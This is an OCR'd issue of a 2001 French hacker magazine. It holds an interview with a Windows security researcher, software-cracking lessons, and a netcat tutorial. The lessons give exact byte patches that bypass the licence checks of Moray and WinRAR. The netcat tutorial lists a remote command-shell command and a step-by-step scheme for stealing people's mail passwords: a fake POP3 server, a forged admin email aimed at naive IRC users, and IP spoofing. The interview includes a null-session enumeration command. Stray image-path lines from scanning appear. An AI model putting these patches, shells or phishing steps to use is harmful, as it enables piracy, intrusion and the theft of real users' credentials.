Quand j'ai vu cela, je me suis dis "bin.... euh.... bin ya rien a faire ! j'ai juste a attendre !". Cette attaque de Man In the Middle est extrement puissante car elle est invisible (sauf pour les experts en securite que nous sommes ! ;), elle ne laisse pas de trace (si on n'utilise pas d'outils pour surveiller le traffic ARP et les changement d'@MAC des @IP du reseau (cf arpwatch)), elle peut s'arreter a tout moment (le systeme de timeout du cache ARP permettra aux machines de se resynchroniser automatiquement et sans intervention de evil_box sur la bonne @MAC) et elle permet de recuperer la TOTALITE du traffic destine a une (ou plusieures) machine !!!

Comme il est dit dans ADMwanasux.c : "$!@#$!@# and pHeAR ARP p0w4h ph0r 3v3r $!#@"

PS : sisi, ya une solution quand meme !
c'est de desactiver ARP (avec ifconfig) et de mettre la correspondance @IP / @MAC de maniere statique. La commande arp est la pour ca.
"arp -a" vous donne l'etat de la table de correspondance ARP, arp -s permet de fixer une @MAC a une @IP au coup par coup, mais le mieux est encore de mettre les correspondances @MAC @IP dans le fichier /etc/ethers (nom non officiel d'apres le man arp) qui sera utilise pour la commande "arp -f /etc/ethers".

Dans tous les cas, bon courage pour maintenir votre liste des @MAC a jour !!!

NaGaz

PSSSSSSSTT :

faut lire aussi Mix Grill...

Preview page 25

INTERVIEW de Thor from Hammer Of God

By FozZy

Thor est un spécialiste de la sécurité des systèmes d'exploitation de Microsoft. Il fait partie de ces privilégiés qui ont pu parler deux fois à la DefCon 9. Bon, OK, la deuxième fois c'est parce que le conférencier avait quelques problèmes avec le FBI et ne pouvait pas se libérer (au sens propre :[). Toujours est-il que ses révélations sur la sécurité de Windows 2000 et son sens très américain de la mise en scène ont conquis le public.

Disclaimer: si vous êtes un administrateur informatique d'une entreprise, arrêtez votre lecture avant qu'il ne soit trop tard. Vous risquez de ne plus pouvoir dormir de la nuit...

Thor a écrit plusieurs articles pour l'excellent site de sécurité informatique securityfocus.com. Il adore chercher de nouvelles failles et révéler au monde tout ce qu'il pourrait faire grâce à elles, si seulement il le voulait... A la fin de sa première conférence, le responsable sécurité d'une banque anglaise est venu le voir, affolé, pour lui demander comment se protéger d'une des failles qu'il a découvertes. Sa réponse fut: "pour l'instant il n'y a pas de moyen efficace à 100%, à part vous assurer que tous vos utilisateurs ont des mots de passe très forts, auquel cas il faudra trois mois à un attaquant pour les craquer". Pas de bol, les systèmes en question possèdent plus de 10000 utilisateurs...

Cette faille concerne les systèmes sous Windows 2000 faisant tourner un serveur SQL. Sa nouvelle bibliothèque de fonctions dbnetlib.dll ajoute la capacité d'authentification intégrée via le port 1433, c'est-à-dire que les données d'authentification NT/LM des utilisateurs peuvent être transmises sur le réseau par ce port. Auparavant cela ne pouvait se faire que sur les ports bien connus 139 (NetBios) et 445. Ces ports sont habituellement bloqués par les routeurs, mais pas le port 1433 qui sert souvent à la communication entre les serveurs... Une connection sur ce port peut donc être initiée par une machine du réseau vers un serveur d'authentification pour récupérer les données, et/ou les transmettre. Avec ces données, il ne reste plus qu'à cracker les mots de passe encryptés pour avoir accès au système. Ouille. D'autant plus que la connection en question peut être initiée par un simple javascript contenu dans un e-mail ou un site web, sans que l'utilisateur ne s'en apercoive, car le composant ActiveX SQLNS.SQLNameSpace est marqué à tort comme "utilisable dans les scripts". Ouille aie aie aaaaargg...(bruit du respondable d'entreprise qui n'a pas suivi mon disclaimer au dessus)

Et c'est pas fini. Saviez-vous que les machines Windows NT ou 2000 avaient toutes un utilisateur "NULL" (ou "anonyme") ? Et que cet utilisateur permet de récupérer toutes les données sur les comptes utilisateurs (sauf le mot de passe), comme les noms, les droits, si le compte est activé ou pas, si le mot de passe change souvent ou pas, si Administrator est vraiment le compte administrateur, etc... avec un programme comme DumpSec ? (faites un ' net use \\serveur\ipc$ "" /user:"" ') Oui ? Mais ce que vous ne savez peut-être pas, c'est que la clé "RestrictAnonymous = 1" à mettre dans la base de registre (HKLM/System/CurrentControlSet/Control/LSA/), censée empêcher les accès anonymes, ne sert à rien, à cause d'un problème dans l'implémentation de la protection. Thor a mis au point un programme qui permet de scanner tous les numéros de comptes possibles d'un domaine pour récupérer toutes les données des comptes, dispo sur www.HammerOfGod.com.

Grâce à mon badge de presse (obtenu en brandissant un gros paquet de Hackerz Voice à l'accueil :) j'ai pu attirer ce personnage dans la "press room", et lui poser quelques questions. Voici pour vous, en exclu of course, l'interview qu'il m'a accordée.

FozZy: Peux-tu nous faire une présentation de toi et de ce que tu fais ?

Thor: Dans la vraie vie, je m'appelle Timothy Mullen. Je conçois des logiciels et des procédures de gestion sécurisés ("accounting software"). A AnchorIS, l'entreprise dans laquelle je travaille, nous vendons un système sécurisé complet de ce type. De plus, je suis membre fondateur d'un groupe de sécurité appelé "Hammer of God" (le "Marteau de Dieu"). Nous avons lancé cela il y a quelques années. C'est une sorte de rassemblement de gens ayant des competences techniques et disposes a les partager. Nous avons de nombreux membres qui travaillent dans de grandes compagnies... par exemple, on a des gens de Microsoft qui utilisent le site "Hammer of God" comme une plate-forme de lancement pour leur propre developpement, des trucs comme ça. Nous offrons un e-mail anonyme, nous offrons des ressources, bref, un endroit où réaliser des choses qu'ils ne pourraient pas faire autrement. Voilà, c'est vraiment ça "Hammer of God": un refuge où les gens peuvent venir et accomplir ce qu'ils veulent vraiment faire, quand ils sont limités par une corporation.

F: Pourquoi avoir choisi ce surnom, Thor ?

T: Pourquoi ? Ha... Heu... C'est comme ça, c'est tout !

F: OK (rire). Est-ce que tu te définis comme un "hacker", et quel type de hacker ?

T: Je suis un pur hacker, au sens premier du mot, comme au bon vieux temps. Je ne commet aucune action malveillante, et je condamne quiconque le ferait. Je fais ce que je fais parce que j'adore tout ça, c'est comme un grand puzzle. J'aime remettre les pièces les unes à côté des autres, et découvrir quelles sont les vulnérabilités afin de pouvoir protéger les gens, pas pour les exploiter, arrêter des serveurs ou faire des choses comme ça. Celui qui fait ça a tout faux. Je m'explique: ce n'est pas parce que vous avez des compétences pour pénétrer dans les systèmes que vous devez le faire. Si vous êtes bon au tir au pigeon, ça ne veut pas dire que vous devez sortir dans la rue pour dégommer les passants. Ce n'est pas une bonne chose.

Je me définis donc comme un vrai hacker, pas un cracker ou une merde dans ce genre-là, ni un script-kiddie. Je ne suis pas d'accord avec les actions qui coûtent de l'argent aux autres, qui corrompent des serveurs, etc.

F: Que penses-tu de l'hacktivisme, ou plus exactement du fait de cracker les sites web illégaux, ou ceux de compagnies qui ne respectent pas les droits de l'homme, par exemple ?

T: Ce que je pense des personnes qui crackent des sites web qui sont despotiques, racistes, et caetera ? Et bien, ça reste illégal. Je suis contre. Le racisme, l'enfance maltraitée, la pédophilie, je trouve ça horrible. Tu vois, j'ai des enfants, et si quoi que ce soit devait les menacer, je ferais tout ce qui est en mon pouvoir pour les protéger. Mais, malgré un but généreux, même si ça pourrait être une bonne chose, quand vous leur faites ça vous les privez de leur droit à la liberté, de leur droit à la parole, de leur droit à leurs croyances. Et je pense que même s'ils violent, tuent et mangent des animaux familiers, si vous piratez leur site, vous ne valez pas mieux qu'eux. Vous leur imposez vos convictions, exactement comme ils essaient de le faire avec vous, et au final vous devenez comme eux.


F: Maintenant quelques questions plus techniques. (Thor pousse un soupir de soulagement). Vos découvertes portent sur la restriction de l'utilisateur anonyme, et sur certains contrôles ActiveX SQL utilisables dans un script, qui permettent de récupérer des informations sur les comptes existants sur une machine Windows 2000. Qu'en pense Microsoft, et que vont-ils faire pour éliminer ces problèmes ?

T: Parlons d'abord de l'option "Restrict Anonymous": si vous spécifiez que vous voulez restreindre ce que les utilisateurs peuvent faire, ils peuvent quand même contourner cette protection. J'ai fourni le code de l'exploit directement à l'équipe de développement de Microsoft. J'ai des amis chez Microsoft ! Je leur ai donné le code, et ils ont sorti un patch qui empêche mes programmes de fonctionner. Ils l'ont même fourni pour Windows NT 4.0, alors que le développement pour cette plate-forme avait été arrêté depuis pas mal de temps. J'en suis très honoré. Donc ils réagissent, sur une simple erreur de développemen**T:** "oups, on n'a pas mis de forts ACL sur cet appel API, corrigeons ça tout de suite !".

D'un autre côté, concernant SQL, ou plus exactement à propos de la capacité de la bibliothèque Dbnet d'envoyer les données d'authentification ("credentials") NTLM via le port 1433, c'est un problème complètement structurel. Dans SQL 2000, la bibliothèque Super Sockets a été conçue pour se comporter de cette manière. Je ne sais pas ce qu'ils vont faire là-dessus.

Pour éliminer les problèmes d'accès aux niveau 4 et 5 ils vont enlever l'option "sûr pour utilisation dans un script" sur ces contrôles ActiveX. Ou alors ils vont nous dire qu'on peut définir certains réglages d'Internet Explorer pour empêcher que ça arrive. De notre côté, c'est ce qu'on a fait. Nous devons faire face aux problemes, c'est pour cela que j'ai fait ce speech aujourd'hui. Les gens doivent savoir que les données d'authentification peuvent sortir par d'autres ports que le 139 et le 445. C'est très important. Cette faille va sûrement être exploitée, donc si nous réparons ce contrôle ActiveX particulier, ou que nous disons "vous devez aller dans IE et activer cette configuration", ça pansera une blessure relativement profonde.

Mais je ne sais pas s'ils vont pouvoir supprimer complètement cette fonctionnalité. Il faudra donc en tenir compte autrement; par exemple dans la configuration du firewall. Je ne sais pas comment les entreprises qui utilisent ces fonctions en production vont se débrouiller. Ils vont devoir filtrer activement les contenus, inspecter minutieusement les paquets pour pouvoir dire: "Tiens, voilà des données d'authentification passant par le port 1443, stoppons les". Le résultat des courses, c'est que ça sera plus coûteux de travailler de manière sécurisée.



F: Tu nous as parlé des défauts de Windows. Il n'y a pas seulement des problèmes bénins portant sur une partie du code, pouvant être résolus facilement, mais aussi de problèmes structuraux plus globaux. Peut-être que Windows n'est pas conçu pour la sécurité ?

T: En fait, Windows peut être rendu vraiment sécurisé. C'est comme n'importe quoi d'autre, on rentre dans le débat de la sécurité contre la fonctionnalité. Le public qui achète les produits de Microsoft exige certaines fonctionnalités. Ils veulent pouvoir faire ça, ça et ça. Microsoft leur permet de faire ça, ça et ça. Si la sécurité devient alors un problème, ça doit être traité après coup dans de nombreux cas. Je veux dire: la fonctionnalité est prioritaire, on se place d'un point de vue économique. De ce fait, si vous voulez mettre en place des applications critiques avec les produits de Microsoft, il vous suffit de bien former l'équipe que vous mettez dessus.

Malheureusement, c'est extrêmement facile d'installer un Windows 2000 avec un serveur SQL, et de mettre du contenu sur Internet. C'est génial pour les petites entreprises familiales, par exemple. Tu vois, avec un investissement relativement faible ils arrivent à être présents sur le marché mondial. Il n'y a pas si longtemps c'était une aventure très couteuse. Mais par la même occasion, ils introduisent dans leur modèle économique des risques de sécurité dont ils n'ont même pas conscience.

Mais... c'est ça faire des affaire ! Je m'explique: si tu ouvres une boutique dans un quartier chaud de la ville pour faire plus de chiffre d'affaire, tu dois mener une recherche pour trouver le dispositif de sécurité le plus adapté. C'est comme partout, tu dois savoir ce que tu fais ou sinon t'auras des ennuis.

Je ne dirai donc pas que les produits de Microsoft ne sont pas sécurisés; je dirai que dans ce cas précis, ils facilitent la récupération des données d'authentification des utilisateurs. Mais, tu sais, on pourrait tout simplement stopper NTLM. Il y a des moyens pour le faire. Ou alors, mettre la version 2 de NTLM qui utilise des clés d'encryption de 128 bits: il faudrait alors attendre jusqu'à la fin du millénaire pour cracker un mot de passe. On peut donc se protéger efficacement.

F: Parlons un peu des versions personnelles de Windows, comme 95, 98, et Millenium. Ces systèmes d'exploitation sont utilisés en interne dans de nombreuses entreprises pour écrire des rapports, lire le courrier électronique, etc... Plutôt que de s'attaquer aux sites accessibles directement depuis l'internet, qui sont bien protégés, un pirate pourrait envoyer un cheval de troie par mail directement à une personne à l'intérieur de l'entreprise, en profitant des nombreux bugs de ces versions de Windows. Ceci lui donnerait alors accès à tout le réseau interne, souvent mal sécurisé. Penses-tu que Windows soit un point faible dans la sécurité d'un réseau d'entreprise ?

T: Si une compagnie se sent concernée par la sécurité, alors elle serait stupide de charger Windows 95, 98, ou n'importe quelle version personnelle de ce produit pour une utilisation professionnelle en entreprise. Ces versions de Windows n'ont absolument aucune sécurité. Revenons à l'exemple de la boutique. Si je me sens réellement concerné par la sécurité, je ne vais pas me contenter d'un verrou sur ma porte, que je pourrai ouvrir facilement avec une carte de crédit ou en enfonçant la porte avec 15 kilos de pression. Si j'ai des objets de valeur à l'intérieur, je dois avoir des outils adaptés à leur valeur pour les protéger. Ce que je veux dire, c'est que je ne vais pas protéger 1 million de dollar de diamants par une alarme qui fait "ding dong" quand on ouvre la porte.

C'est la même chose avec les systèmes d'exploitation dans les entreprises. Si, juste pour économiser de l'argent, notre compagnie choisit de déployer partout une installation par défaut de Windows 98, ils se plantent completement. Tu sais, Cisco a toujours une machine avec 98 dessus, je trouve ça étonnant, c'est ridicule. Mais je crois qu'ils vont continuer à le faire. Dans ce cas oui, en effet, cela introduit d'énormes trous de sécurité. Tu ne peux pas gérer les politiques de domaines, tu ne peux pas contrôler les accès, tu ne peux rien faire. C'est donc une grosse erreur.

Les gens doivent rechercher les bonnes configurations des ordinateurs et les bonnes configurations de sécurité exactement comme ils recherchent les modèles économiques quand ils se lancent dans une entreprise. Ils analysent le marché visé, les produits qu'ils proposent et leur stratégie de marketing, comment ils vont les produire, avec quel matériel, tout. Et puis... ils mettent Windows 98 sur toutes leurs machines ! Voilà le problème. De nos jours, le

logiciel utilisé et la manière dont il va être sécurisé doit devenir une partie intégrante du modèle économique.

F: Fais-tu de l'audit pour des entreprises extérieures ?

T: On nous a demandé de faire quelques audits via AnchorIS. La gestion des comptes est un domaine crucial pour les grosses entreprises. Pourtant, la sécurité des procédures de gestion est très souvent confiée au niveau applicatif uniquement ! A l'inverse, nous nous plaçons sur une toile de fond sécurisée, nous avons nos propres serveurs, nos propres systèmes d'exploitation, nous installons tout nous-mêmes, nous avons écrit le code, nous apportons tout. Voilà ce que fait AnchorIS. Pour ce qui est des audits, on nous a effectivement demandé quelques tests d'intrusion, des trucs comme ça, mais ce n'est pas notre spécialité. Personnellement, je l'ai déjà fait plusieurs fois, mais ce n'est pas vers cela que notre entreprise s'oriente. Nous allons vendre des logiciels.

F: Dernière question: penses-tu que pour être un expert dans le domaine de la sécurité informatique, il faut avoir été auparavant un "black-hat" ?

T: Tu sais, même le mot "black-hat" a différentes connotations. C'est clair, il faut pénétrer par effraction dans des systèmes, il faut les hacker, mais tu peux rentrer dans tes propres machines, ou dans celles du labo d'à côté, dans celles de tes amis... Il n'y a aucun besoin de se promener sur des machines prises au hasard connectées à un modem cable, et de détruire leurs données. Quand ça devient malveillant, tu n'as pas besoin de continuer à agir. Mais si tu veux faire partie des meilleurs, tu dois être capable de cracker des systèmes. Tu dois avoir envie de le faire. Ce que je crois, c'est que la sécurité informatique est un ART, et pour percer dans ce domaine il ne suffit pas d'apprendre des choses. Il faut vouloir vraiment y arriver, et il faut avoir un certain talent. Mais je ne pense pas qu'il faille se lancer dans des activités illégales pour être bon, il faut juste... le VOULOIR ! (il rit)

F: Merci beaucoup. Un petit "youhou" pour finir en beauté ? (Note: Thor a l'habitude de galvaniser son auditoire par des cris d'excitation suraigus)

T: you-ou-HOU ! :)

À nos lecteurs

Les informations publiées dans Manuel d'Hackerz Voice ont un objectif purement documentaire. Le journal rappelle à ce titre que le piratage informatique, sous quelque forme que ce soit, est un délit (lire page 63). Manuel d'Hackerz Voice condamne naturellement toute forme de piratage et soutien sans ambiguïté les actions qui luttent contre la cyber-criminalité.

CrAcKer's Help 5

DISCLAIMER

Les informations suivantes vous permettront d'avoir des notions de bases du l'assembleur et une connaissance exacte de la structure d'un logiciel, ainsi que ses failles. Elles ne sont ici qu'à titre informatif et pour l'édification personnelle de chacun. Bien entendu, nous nous déresponsabilisons totalement des conséquences que pourrait avoir l'utilisation de ces informations.

I. INTRODUCTION

Et un autre leçon de cracking de plus. Ready?

II. OUTIL INDISPENSABLES

THE incontournable W32Dasm 8.9

III. LA SUITE

Bon, voila une leçon pour les newbies. on ma dit qu'il en avait pas assez. mais bon, on va pas tout expliquer non plus sinon demander au rédac'chef le Manuel 1, dedans y a des cours ou j'ai tout développé. on va pas tout reprendre dans chaque numéro, faut pas exagérer.

Donc, on fait une copie de sauvegarde de l'exe. on va s'attaquer au fait à Moray v.3.0, un modeleur de P.O.V. en freeware qui coute 89$. donc on l'ouvre on attend que le nag screen se barre puis on va dans Register on tpae un nick naze (barnabet) et un serial bidon (012345) et la message d'erreur "Registration Failed. Please make..." on note sur une feuille puir on désasemble l'exe. on cherche le texte "Please make" et on tombe sur:

```
***
:0051D5C0 E83CA6FEFF      call 00507C01
:0051D5C5 83C404          add esp, 00000004
:0051D5C8 85C0            test eax, eax
:0051D5CA 7544            jne 0051D610
:0051D5CC 8B4508          mov eax, dword ptr
                          [ebp+08]
:0051D5CF 50              push eax

* Reference To: KERNEL32.DeleteFileA, Ord:004Eh

:0051D5D0 FF15C4005C00    Call dword ptr
                          [005C00C4]
:0051D5D6 6A00            push 00000000
:0051D5D8 6A00            push 00000000

* Possible Reference To String Resource ID=41201: "Please
  make etc..."

:0051D5E0 68F1A00000      push 0000A0F1
***
```

On note le saut conditionel en 0051D5CA. s'il n'a pas lieu on a le msg d'erreur. donc, c'pas dur on va le forcer à sauter...

En hexa jne vaut 75. on va le rempacer par jmp (EB en hexa). donc on ouvre un hexadécimal comme HExWorkshop et trouve l'endroit (pour avoir l'offset, sous Wdasm on place la ligne verte sur le jne.

Et voila.

a+

Stigmata

OCTOBRE 2001

Le manuel de Hackerz Voice hors série / n° 3

N°6 Les visiteurs à Las Végas : ce que nos « *malades* » ont ramené de la Defcon

HACKERZ VOICE

HACKERZ VOICE
La voix du pirate informatique

La voix du pirate informatique

20Frs

Bimestriel n° 6 / Septembre 2001

Carte Bancaire empêche ton banquier de dormir tranquille

Objectif piratage

Counter strike
les cheats qui fraggent

planque tes fichiers secrets dans des images

Toutes les tekniks pour se passer de mot de passe

Méthode pour prendre le contrôle et customizer la base de registre windobe

LEÇON de protocole

EXCLUSIF DU PUR Hack pour MAC

tout sur le Nokia

ANTI RADAR

L 6074 - 6 - 20,00 F-RD

Disponible actuellement en kiosque

20 F

(Le «grand» Hackerz Voice)

CrAcKer's Help 6

DISCLAIMER

Les informations suivantes vous permettront d'avoir des notions de bases du l'assembleur et une connaissance exacte de la structure d'un logiciel, ainsi que ses failles. Elles ne sont ici qu'à titre informatif et pour l'édification personnelle de chacun. Bien entendu, nous nous déresponsabilisons totalement des conséquences que pourrait avoir l'utilisation de ces informations.

I. INTRODUCTION

Et un autre leçon de cracking de plus. Ready?

II. OUTIL INDISPENSABLES

THE incontournable W32Dasm 8.9

III. LA SUITE

On va s'attaquer à Winrar 2.71. Il a été très sollicité par les crackers parce que sa protection est nulle de chez naze. On fait une copie de sauvegarde et une pour le désassembler. On ouvre Wdasm, on va dans le string réf et on trouve

String Resource ID=00873: "evaluation copy"

On va dessus et on arrive normalement ici:

```
:0041BA01 68DD5F4600        push 00465FDD
:0041BA06 8D9500FEFFFF      lea edx, dword ptr
                            [ebp+FFFFFE00]
:0041BA0C 52                push edx
:0041BA0D E8820B0400        call 0045C594
:0041BA12 83C40C            add esp, 0000000C
:0041BA15 803DCC6C460000    cmp byte ptr
                            [00466CCC], 00
:0041BA1C 752E              jne 0041BA4C
```

* Possible Reference to String Resource ID=00873: "evaluation copy"

```
:0041BA1E 6869030000        push 00000369
:0041BA23 E894C6FEFF        call 004080BC
:0041BA28 50                push eax
```

Le jmp conditionnel en 0041BA1C détermine si notre verison est une éval ou pas. suffit donc juste de le rouler. D'après 0041BA15, si la variable [00466CCC] est différente de 0, on jmp, sinon bad boys ;)

Utilisons la méthode classe. Si on recherche la string (00466CCC], par 3 fois, la référence est modifiée ainsi:

```
mov byte ptr [00466CCC], al
```

pour faire sauter la protection, il suffit de remplacer par

```
mov byte ptr [00466CCC], 01
```

comme la 1ère instruction en hexa est + courte que la seconde et qu'on a un checksum dans le prog, il faut modifier l'appel de fonction en 0041BA0D
remplaçons donc

```
E8 XX XX XX XX
A2 CC 6C 46 00
```

par

```
C6 05 CC 6C 46 00 01
90
90
90
```

aux adresse Aux adresses 0041837A(1797Ah), 0041AF44 (1A544h), 00426353 (25953h).
et voila. alors? bon d'accord, c t un prog commercial est donc pas évident, mais en deux minutes on l'a cracké. pas mal?
mais bon : peut mieux faire :)

a+ **Stigmata**

DISCLAIMER

L'ensemble de l'equipe de Hackerz Voice ainsi que moi-meme ne somme en aucun cas responsable de vos actes et de ce que vous pourriez faire avec ces infos... Elles sont là uniquement a but informatif ou pour vous permettre de recuperer votre propre mot de passe mail si jamais vous l'avez oubliez...

Salut tous le monde!! Bon aujourd'hui on va parler d'un programme fort sympathique appelé netcat ke vous pouvez telecharger ici: **http://www.l0pht.com/~weld/netcat/**

Bon je vais vous expliker brièvement comment vous servir de netcat... Si vous voulez + de commande genial sur ce prog aller prendre l'article de _rix qui est très complet sur **http://www.ifrance.com/overcharge/netcat.txt**

Alors déjà, netcat est un calibre utilitaire en ligne de commande qui permet de faire tout plein de truc sympa avec un socket. Dc pour ce(lles) qui aime les interfaces graphique avec plein d'image et ba c tout le contraire vs n'utiliserez netcat ke sous dos (win) ou sous un terminal (linux).

L'avantage de ce prog c k'il permet d'ouvrir des ports, de ler fermer, de choisir un port sur lequel se connecter sur un serveur (IRC par exemple) etc.. etc...

Bon pour faire toute ces jolie chose, vous pouvez sois double clique sur le prog nc.exe puis tapez la commande que vous desiré, soit allez sous dos er lancer le prog à la main.

Perso je préfère allez sous dos mais rien ne vs empêche de faire comme il vs plait.

Alors je vais dc commencer par lister quelque commande intéressante et vous les presenter brievement... après teste par vous-meme ou alors aller voir l'article de _rix ou l'aide de netcat en anglais présente avec le programme.

```
Le texte entre                  /* */ est un commentaire de ma part..
NC -h                           /* Aide de netcat ! ;) */
NC vancouver.dal.net 6667       /* vous connecte sur le server IRC vancouver.dal.net */
NC -l -p X                      /* ouvre le port X (remplacer x par le numero
                                   du port) sur votre pc et attend une connexion. */
NC -L -p X                      /* même chose mais ne ferme pas le port si le
                                   client se deconnecte */
NC -L -p X < fichier.txt        /* petite finesse, le client une fois connecté sur
                                   le port X, va recevoir les caracteres contenus
                                   dans le fichier fichier.txt... */
NC -L -p 23 > wingate.log       /* log tous ce ki est envoyer au faux wingate. */
NC -L -p 23 -d -e c:\command.com /* crée un bo petit shell sur le port 23 vous
                                   permettant de modifier pas mal de chose sur le
                                   pc où est lancé cette commande (pas sur vs
                                   evidemment!!)...*/
```

Bon, vous n'avez pas réellement besoin de savoir + de commande pr comprendre la suite... Par contre, sachez ke vous pouvez scanner les ports d'un serveur de facon aléatoire, vous connecter sur irc avec un port source comme 65000, flooder une personne sur un de ses ports, creé des socket UDP à la place des sockets TCP ...

Nous allons maintenant entrer dans le vif du sujet c à dire trouver un moyen de chopper le password mail de qqln avec un peu de Social Engeenering et en étant connecter en meme temps ke lui. Le SE, c'est l'art de baratiner quelqu'un pour l'amener à faire quelquechose qu'il n'aurait pas fait autrement!! :) Sur ce, GO!! kan outlook ou un client de messagerie se connecte a un server de mail, il va engager une discution avec le server (sur le port 110 pour POP3 ou 143 pour IMAP) pour s'assurer qu'il est valide et qu'il existe, puis il va lui filer son user et son pass ...

On a déja fait une partie du boulot!! maintenant il faut donc se faire passer pour son server!!

On doit donc ouvrir notre port 110 ou 143 (en fct du protocole qu'il utilise) puis "discuter" avec le client.

Ds l'exemple, on va utiliser le port 110 donc le protocole POP3: Exemple de communication entre client/serveur sur le proto POP3 (source tiré de RFC1939):

```
S: +OK QPOP (version 2.53) starting  /* Le serveur dit bonjour */
C: USER bernard                      /* Le client donne son user, il se présente */
S: +OK bernard est ton nom           /* Bon là le server peut repondre n'importe quel
                                        connerie du moment qu'il met le +OK avant */
C: PASS secret_pass                  /* là c'est le plus important bernard envoie le pass
                                        au serveur comme vs avez compris */
```

Bon ensuite le serveur montre les mail et demande au client ceux k'il désire voir mais ca ne nous interesse pas... on a suffisamen d'élément.

Dc je reprend! Pour récupérer son passe, il faut que l'on ouvre notre port 110, qu'on attende une connection et qu'on dise a netcat qu'une fois la connexion etablit avec la personne, on envoie :

+OK Nom du serveur
+OK Thinx for your user
+OK Thinx for your pass

Pour ce faire, on va créer un fichier POP3.txt avec ces trois lignes et on va le mettre ds le répértoire de netcat. Puis on tape la commande ci dessous sous dos:

nc -L -p 110 -i 6500 < POP3.txt

Ensuite, il ne reste plus k'a attendre ke le lamerz vienne sur ton faux serveur....

C'est là qu'entre en jeux IRC... C'est fantastique le nombre de personne naive qu'on peut trouver la bas.

Dc pointez vous sur un channel de lamerz (chercher un peu y en a un packet puis vous tapez la discute avec un mec.

Attendez un peu et demandez lui son mail qu'il vous donnera je suis sur avec empressement.

De là, envoyer lui un mail avec marque un gros baratin juste histoire de dire ke vous lui avez envoyer quelquechose puis envoyer un second mail, cette fois ci par telnet en anonyme en specifiant comme destinataire un truc style admins_sys@mail.com (voir hackerz voice 2) ok? puis dites lui ds cette e-mail un truc dans ce genre:
Monsieur Lamerz, en raison d'un problème technique, nous ne sommes plus en mesure d'assurer un échange sécurisé avec nos client sur notre serveur habituel! c'est pourquoi, pour une sécurité optimale vous êtes priés de bien vous connecter tout de suite sur VOTRE serveur sécurisé PERSONNEL a cette adresse :
127.0.0.1 /*la vous mettez votre adresse ip hein? pas celle ci!! (pr voir votre ip kan vous etes connecté vs cliquez sur demarrer, executer, et vous tapez dans la fenetre "winipcfg" sans les "")*/

Puis vous precisé également k'il doit se connecter sur le port 110 (POP3) avec **l'identification par mot de passe non sécurisé** (dite lui de décochez l'option dans son client de messagerie...)

Et vous finissez le mail avec une formule de politesse puis vous l'envoyer et y reste plus qu'à attendre ke le blairo vous envoie son pass!!

Bien sùr, vous pouvez aussi choisir une autre méthode de Social Engeenering, celle qui pourra vous fournir le + de chance d'arriver à vos fins!! GnIaRk! :)

PS: vous l'aurez compris si l'ident est sécurisé, crypter, vous ne recupererais ke un AUTH sans interet (lol) et vous ne pourrez pas obtenir son pass... (il doit y avoir un moyen pour décrypter ou le récupérer en clair mais j'ai pas trouvé... si qqln pouvait m'éclairer!)


PPS: Ah et au fait une fois les deux mail envoyer, dite lui ke vous lui avez envoyez 1 mail! (ba oui sinon il va avoir des soupcons de recevoir deux mail en meme temps!)

Voila j'ai fini cette article inintéressant ;) mais malheuresement je n'ai pas décrit les manip a faire sous linux parceque je sais k'il se débrouilleront, c quasiment la meme chose! :) j'éspère ke j'aurais fait germer dans vos cerveaux plein d'autres idée d'utilisation pour netcat (chopper son pass de site web par exemple, il suffit juste de changer le port et le baratin...)!! bien sur il y a une foule de chose à laquelle on peut penser mais je vous laisse meditez sur ce ke j'ai écrit...

Ah une dernière chose pour optimiser les chances de pouvoir lui faire croire à ça il faut vous spoofer avec un server wingate sur IRC... sinon le mec, si il est pas bête verra ke le mail «admins_sys@mail.com» et vous avez la même Ip !!

Si vous avez des questions, critiques, insultes: **Overcharge@ifrance.com**

@++



DIEU EST PURE INFORMATION AU COMMENCEMENT ÉTAIT LE VERBE

Secure SHell v1

Souriez, vous êtes espionnés :)

Les gens qui croient en la sécurité (ou vous en vendent ;) vous diront toujours : "installez un firewall, un système de détection d'intrusion, travaillez en flux cryptés et vous êtes en sécurité !". Ce que la plupart des administrateurs (feineants, comme toujours ;) comprendront par : "Achetez FW-1 de Checkpoint, installez une de ces boîtes toutes faites (à 50000 francs) sur votre réseau, choisissez des switchs et utilisez SSH ou HTTPS et endormez vous sur vos lauriers : vous venez de sécuriser votre entreprise !". La plupart de ces actions seront bien entendu réalisées sous un système simple à configurer comme NT, avec des belles interfaces graphiques et une sécurité assurée par l'installation par défaut. C'est tellement simple de maitriser le "Suivant-Suivant-Suivant-Terminé" que n'importe quel décideur prétentieux pourrait le faire !

